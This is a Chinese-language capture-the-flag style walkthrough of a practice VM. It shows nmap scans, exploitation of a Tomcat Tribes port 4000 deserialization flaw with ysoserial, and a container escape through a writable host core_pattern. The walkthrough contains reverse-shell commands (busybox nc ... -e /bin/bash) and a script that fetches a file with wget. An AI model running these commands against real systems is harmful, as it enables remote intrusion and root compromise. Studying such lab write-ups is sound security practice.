

群友靶机-Tommy-Tuf

信息收集

```
—(kali㉿kali)-[~/Desktop/maze-sec/Tommy]
└─$ sudo nmap -p- --open -Pn -n 10.0.2.71 -oA ports
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-11 03:15 -0400
Nmap scan report for 10.0.2.71
Host is up (0.00036s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4000/tcp  open  remoteanything
5005/tcp  open  avt-profile-2
8080/tcp  open  http-proxy
MAC Address: 08:00:27:12:25:B9 (Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 4.49 seconds

```
└─(kali㉿kali)-[~/Desktop/maze-sec/Tommy]
└─$ sudo nmap -sU -F 10.0.2.71 --reason -Pn -oA udp
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-11 03:16 -0400
Nmap scan report for 10.0.2.71
Host is up, received arp-response (0.00081s latency).
All 100 scanned ports on 10.0.2.71 are in ignored states.
Not shown: 63 closed udp ports (port-unreach), 37 open|filtered udp ports (no-response)
MAC Address: 08:00:27:12:25:B9 (Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 61.50 seconds


```
—(kali㉿kali)-[~/Desktop/maze-sec/Tommy]
└─$ sudo nmap -p22,80,4000,5005,8080 -A 10.0.2.71 -oA details
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-11 03:16 -0400
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 03:17 (0:00:16 remaining)
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 03:19 (0:00:00 remaining)
Stats: 0:02:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 03:19 (0:00:00 remaining)
Stats: 0:02:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 03:19 (0:00:00 remaining)
Stats: 0:02:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 03:19 (0:00:00 remaining)
Nmap scan report for 10.0.2.71
Host is up (0.00056s latency).
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh           OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http          Apache httpd 2.4.67 ((Unix))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.67 (Unix)
4000/tcp  open  remoteanything?
5005/tcp  open  jdwp          Java Debug Wire Protocol (Reference Implementation)
version 1.8 1.8.0_482
|_jdwp-info: ERROR: Script execution failed (use -d to debug)
8080/tcp  open  http          Apache Tomcat 9.0.116
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.116
MAC Address: 08:00:27:12:25:B9 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%),
Android 9 - 10 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%),
Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%),
MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.56 ms  10.0.2.71

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.32 seconds
```

可以看到8080开放了Tomcat



这里用[CVE-2026-34486](#) 作者解释了原理 该漏洞前提是开放Tomcat 内置的通信框架也就是4000端口的 Tribes NioReceiver 根据前面扫描结果基本可以确定就是打这个cve

根本原因

Apache Tomcat 的集群功能使用Tribes框架在集群节点之间同步会话数据，默认情况下监听 TCP 端口 4000。

启用 (AES/CBC) 时 `EncryptInterceptor`，存在以下逻辑缺陷：

```
// EncryptInterceptor.java - vulnerable version
public void messageReceived(ChannelMessage msg) {
    try {
        byte[] decrypted = decrypt(msg.getMessage().getBytes());
        // process decrypted message...
    } catch (Exception e) {
        log.error("Failed to decrypt message", e); // only logs the error
    }
    super.messageReceived(msg); // ← BUG: raw bytes forwarded even after decryption failure
}
```


该 `catch` 代码块仅记录错误。由于 `super.messageReceived(msg)` 位于外部 `try-catch`，因此原始未加密字节将被转发到 `XByteBuffer.deserialize()` → `ObjectInputStream.readObject()`。

攻击者可以发送精心构造的反序列化有效载荷来触发远程代码执行，而无需任何身份验证。

攻击链

```
Attacker —TCP:4000→ NioReceiver (no auth)
|
EncryptInterceptor.messageReceived()
  try { AES/CBC decrypt → IllegalBlockSizeException }
  catch{ log.severe("Failed to decrypt") } ← only log trace
  super.messageReceived(msg) ← BUG: raw bytes pass through
|
GroupChannel → XByteBuffer.deserialize()
|
ObjectInputStream.readObject() ← deserialization triggered
|
CommonsCollections6 Gadget Chain
|
Runtime.exec() → RCE as root ●
```

```
└─(kali㉿kali)-[~/Desktop/maze-sec/Tommy]
└─$ python exp.py -t 10.0.2.71 -p 4000 --rce "id" --ysoserial ./ysoserial-all.jar --
tomcat-lib ./apache-tomcat-9.0.116/lib
```




34486

Apache Tomcat `EncryptInterceptor` Bypass → Deserialization → RCE

Affects: 9.0.0.M1-9.0.116 / 10.1.0-M1-10.1.53 / 11.0.0-M1-11.0.20

Target : 10.0.2.71:4000
Gadget : CommonsCollections6
ysoserial : ./ysoserial-all.jar


```
└─$ python exp.py -t 10.0.2.71 -p 4000 --rce "/tmp/busybox nc 10.0.2.3 443 -e /bin/bash" --ysoserial ./ysoserial-all.jar --tomcat-lib ./apache-tomcat-9.0.116/lib
```



Apache Tomcat EncryptInterceptor Bypass -> Deserialization -> RCE

Affects: 9.0.0.M1-9.0.116 / 10.1.0-M1-10.1.53 / 11.0.0-M1-11.0.20

```
Target      : 10.0.2.71:4000
Gadget      : CommonsCollections6
ysoserial   : ./ysoserial-all.jar
tomcat-lib  : ./apache-tomcat-9.0.116/lib
```

```
[*] Generating CommonsCollections6 payload ...
[*] Command: 'bash -c
{echo,L3RtcC9idXN5Ym94IG5jIDELjAuMi4zIDQ0MyAtZSAvYm1uL2Jhc2g+L3Vzci9sb2NhbcC90b21jYXQvd2ViYXBwcy9ST09ULy5vdXQudHh0IDI+JjE=} | {base64,-d} | bash'
[+] Payload: 1421 bytes
[*] Sending Tribes frame -> 10.0.2.71:4000
    [tribes] frame=1556B cdBytes=1538B
[+] Frame sent!
[*] Fetching result: http://10.0.2.71:8080/.out.txt
```

```
└─(kali㉿kali)-[~/Desktop/maze-sec/Tommy]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.71] 37533
id
uid=0(root) gid=0(root) groups=0(root)
ls -al
total 216
drwxr-xr-x 1 root root 4096 Jul 11 07:47 .
drwxr-xr-x 1 root root 4096 Mar 20 20:25 ..
-rw-r----- 1 root root 0 Jul 11 07:47 ✦8@@
drwxr-xr-x 2 root root 4096 Mar 20 20:25 bin
-rw-r--r-- 1 root root 26702 Mar 16 15:05 BUILDING.txt
drwxr-xr-x 1 root root 4096 May 21 13:14 conf
-rw-r--r-- 1 root root 6096 Mar 16 15:05 CONTRIBUTING.md
-rw-r--r-- 1 root root 12697 Mar 20 20:25 filtered-KEYS
drwxr-xr-x 1 root root 4096 Apr 21 02:40 lib
-rw-r--r-- 1 root root 57092 Mar 16 15:05 LICENSE
drwxrwxrwt 1 root root 4096 Jul 11 07:14 logs
drwxr-xr-x 2 root root 4096 Mar 20 20:25 native-jni-lib
-rw-r--r-- 1 root root 2333 Mar 16 15:05 NOTICE
-rw-r--r-- 1 root root 3216 Mar 16 15:05 README.md
-rw-r--r-- 1 root root 6902 Mar 16 15:05 RELEASE-NOTES
```

```
-rw-r--r-- 1 root root 16543 Mar 16 15:05 RUNNING.txt
drwxrwxrwt 2 root root 4096 Mar 20 20:25 temp
-rw-r--r-- 1 root root 14245 Mar 20 20:25 upstream-KEYS
drwxr-xr-x 1 root root 4096 Apr 21 02:40 webapps
drwxr-xr-x 1 root root 4096 Apr 21 02:40 webapps.dist
drwxrwxrwt 1 root root 4096 May 21 13:14 work
pwd
/usr/local/tomcat
which python3
script -qc /bin/bash /dev/null
root@73e08a556d2a:/usr/local/tomcat#
```

容器逃逸

```
root@73e08a556d2a:/# ls -al
ls -al
total 72
drwxr-xr-x 1 root root 4096 May 21 13:14 .
drwxr-xr-x 1 root root 4096 May 21 13:14 ..
lrwxrwxrwx 1 root root 7 Apr 22 2024 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 22 2024 boot
-rwxr-xr-x 1 root root 5351 Mar 17 01:21 __cacert_entrypoint.sh
drwxr-xr-x 5 root root 320 Jul 11 07:14 dev
-rwxr-xr-x 1 root root 0 May 21 13:14 .dockerenv
drwxr-xr-x 1 root root 4096 May 21 13:14 etc
drwxr-xr-x 3 root root 4096 Feb 17 02:09 home
dr-xr-xr-x 181 root root 0 Jul 11 07:14 host_proc
lrwxrwxrwx 1 root root 7 Apr 22 2024 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Apr 22 2024 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Feb 17 02:02 media
drwxr-xr-x 2 root root 4096 Feb 17 02:02 mnt
drwxr-xr-x 1 root root 4096 Mar 17 01:22 opt
dr-xr-xr-x 181 root root 0 Jul 11 07:14 proc
drwx----- 1 root root 4096 May 21 13:19 root
drwxr-xr-x 4 root root 4096 Feb 17 02:09 run
lrwxrwxrwx 1 root root 8 Apr 22 2024 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Feb 17 02:02 srv
dr-xr-xr-x 13 root root 0 Jul 11 08:13 sys
drwxrwxrwt 1 root root 4096 Jul 11 07:44 tmp
drwxr-xr-x 1 root root 4096 Feb 17 02:02 usr
drwxr-xr-x 1 root root 4096 Feb 17 02:09 var

root@73e08a556d2a:/usr/local/tomcat# mount
mount
overlay on / type overlay
(rw,relatime,lowerdir=/var/lib/docker/overlay2/l/ZT5SEKSNGVGQQZ4LQGJPYOTPOH:/var/lib/
docker/overlay2/l/RGA4LBI0Y0IBZVHS5J7XTL20C:/var/lib/docker/overlay2/l/RNKEQ4CIMOF5R
3MZFS64FHSFGT:/var/lib/docker/overlay2/l/ZJBKGJW5I6775R2WQFPYANECXA:/var/lib/docker/o
verlay2/l/7QTSIGEBAJ6LWWY2VTB23572SB:/var/lib/docker/overlay2/l/FDT2MFBT7EMVOM6K3RXLI
XQ22D:/var/lib/docker/overlay2/l/3U33WR2M4GDLNKAIN2YMRNII4B:/var/lib/docker/overlay2/
l/QQHPRLITHA35X3ESJ5EIC50JOB:/var/lib/docker/overlay2/l/GJDZQOK7R7WRKLPEMYO555ZPVV:/v
ar/lib/docker/overlay2/l/GEVGTUEJMX2PEFFMEQXXEN6AAX:/var/lib/docker/overlay2/l/BHOUVQ
```



```

A03EWXATYFRS5FVB07TS:/var/lib/docker/overlay2/l/VLC3ZUF3Y0TBSRLZHXMV26XG47,upperdir=/
var/lib/docker/overlay2/e4a1ffb303e19f3da626e8cefeae0f8462ab5c76ba1ad9fc0dadb05c00df6
fc5/diff,workdir=/var/lib/docker/overlay2/e4a1ffb303e19f3da626e8cefeae0f8462ab5c76ba1
ad9fc0dadb05c00df6fc5/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
devpts on /dev/pts type devpts
(rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup type cgroup2 (ro,nosuid,nodev,noexec,relatime,nsdelegate)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)
proc on /host_proc type proc (rw,nosuid,nodev,noexec,relatime)
/dev/sda3 on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda3 on /etc/hostname type ext4 (rw,relatime)
/dev/sda3 on /etc/hosts type ext4 (rw,relatime)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime,inode64)
tmpfs on /proc/asound type tmpfs (ro,relatime,inode64)
tmpfs on /proc/interrupts type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/latency_stats type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /proc/scsi type tmpfs (ro,relatime,inode64)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
tmpfs on /sys/devices/virtual/powercap type tmpfs (ro,relatime,inode64)
tmpfs on /sys/firmware type tmpfs (ro,relatime,inode64)

```

通过mount命令得知当前位置在主机

的 /var/lib/docker/overlay2/e4a1ffb303e19f3da626e8cefeae0f8462ab5c76ba1ad9fc0dadb05c00df6fc5/diff 里面

宿主机 proc 文件系统被映射到容器中的 /host_proc，可通过其访问宿主机内核接口

参考 [Sensitive Host Mounts](#) 对挂载的权限依次检查

```

root@73e08a556d2a:~# ls -la /host_proc/sys/kernel/core_pattern
ls -la /host_proc/sys/kernel/core_pattern
-rw-r--r-- 1 root root 0 Jul 11 09:37 /host_proc/sys/kernel/core_pattern
root@73e08a556d2a:/usr/local/tomcat# cat /host_proc/sys/kernel/core_pattern
cat /host_proc/sys/kernel/core_pattern
core
root@73e08a556d2a:/usr/local/tomcat# echo "|/tmp/exploit" >
/host_proc/sys/kernel/core_pattern
<|/tmp/exploit" > /host_proc/sys/kernel/core_pattern
root@73e08a556d2a:/usr/local/tomcat# cat /host_proc/sys/kernel/core_pattern
|/tmp/exploit

```

发现/host_proc/sys/kernel/core_pattern是可写的

core_pattern控制内核崩溃的转储方式。当配置为普通文件名时 崩溃信息会保存为 Core 文件 如果以 "|" 开头 则内核会启动指定程序处理 Core Dump，因此可借此触发宿主机执行任意程序。也是比较经典的 docker逃逸 当然 我们需要在主机当中的位置 这个在之前mount的时候已经得到了

```
root@73e08a556d2a:/tmp# cat << 'Tuf' > rev.sh
cat << 'Tuf' > rev.sh
> #!/bin/bash
#!/bin/bash
> busybox nc 10.0.2.3 443 -e /bin/bash
busybox nc 10.0.2.3 443 -e /bin/bash
> wget 10.0.2.3/xxxx
wget 10.0.2.3/xxxx
> Tuf
Tuf
root@73e08a556d2a:/tmp# ls -la
ls -la
total 2200
drwxrwxrwt 1 root root 4096 Jul 11 08:41 .
drwxr-xr-x 1 root root 4096 May 21 13:14 ..
-rwxr-x--- 1 root root 1131168 Jul 11 07:47 busybox
drwxr-xr-x 1 root root 4096 Jul 11 07:14 hspcrfdata_root
-rw-r----- 1 root root 0 Jul 11 08:19 linpeas_host_checker_191.err
-rw-r----- 1 root root 175 Jul 11 08:19 linpeas_host_checker_191.json
-rwxr-x--- 1 root root 1090032 Jul 8 11:10 linpeas.sh
-rw-r----- 1 root root 68 Jul 11 08:41 rev.sh
```

```
root@73e08a556d2a:/host_proc/sys/kernel# echo
'|/var/lib/docker/overlay2/e4a1ffb303e19f3da626e8cefeae0f8462ab5c76ba1ad9fc0dadb05c00df6fc5/diff/tmp/rev.sh' > /host_proc/sys/kernel/core_pattern
<ff/tmp/rev.sh' > /host_proc/sys/kernel/core_pattern
root@73e08a556d2a:/host_proc/sys/kernel# cat /host_proc/sys/kernel/core_pattern
</sys/kernel# cat /host_proc/sys/kernel/core_pattern
|/var/lib/docker/overlay2/e4a1ffb303e19f3da626e8cefeae0f8462ab5c76ba1ad9fc0dadb05c00df6fc5/diff/tmp/rev.sh
```

万事俱备 现在只需要让kernel崩溃即可触发

这里用的 SIGSEGV 11信号触发

```
root@73e08a556d2a:/host_proc/sys/kernel# ulimit -c unlimited
ulimit -c unlimited
root@73e08a556d2a:/host_proc/sys/kernel# bash -c 'kill -11 $$'
bash -c 'kill -11 $$_'
```

```
└─(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.71] 42795
id
```



```
uid=0(root) gid=0(root)
```

结束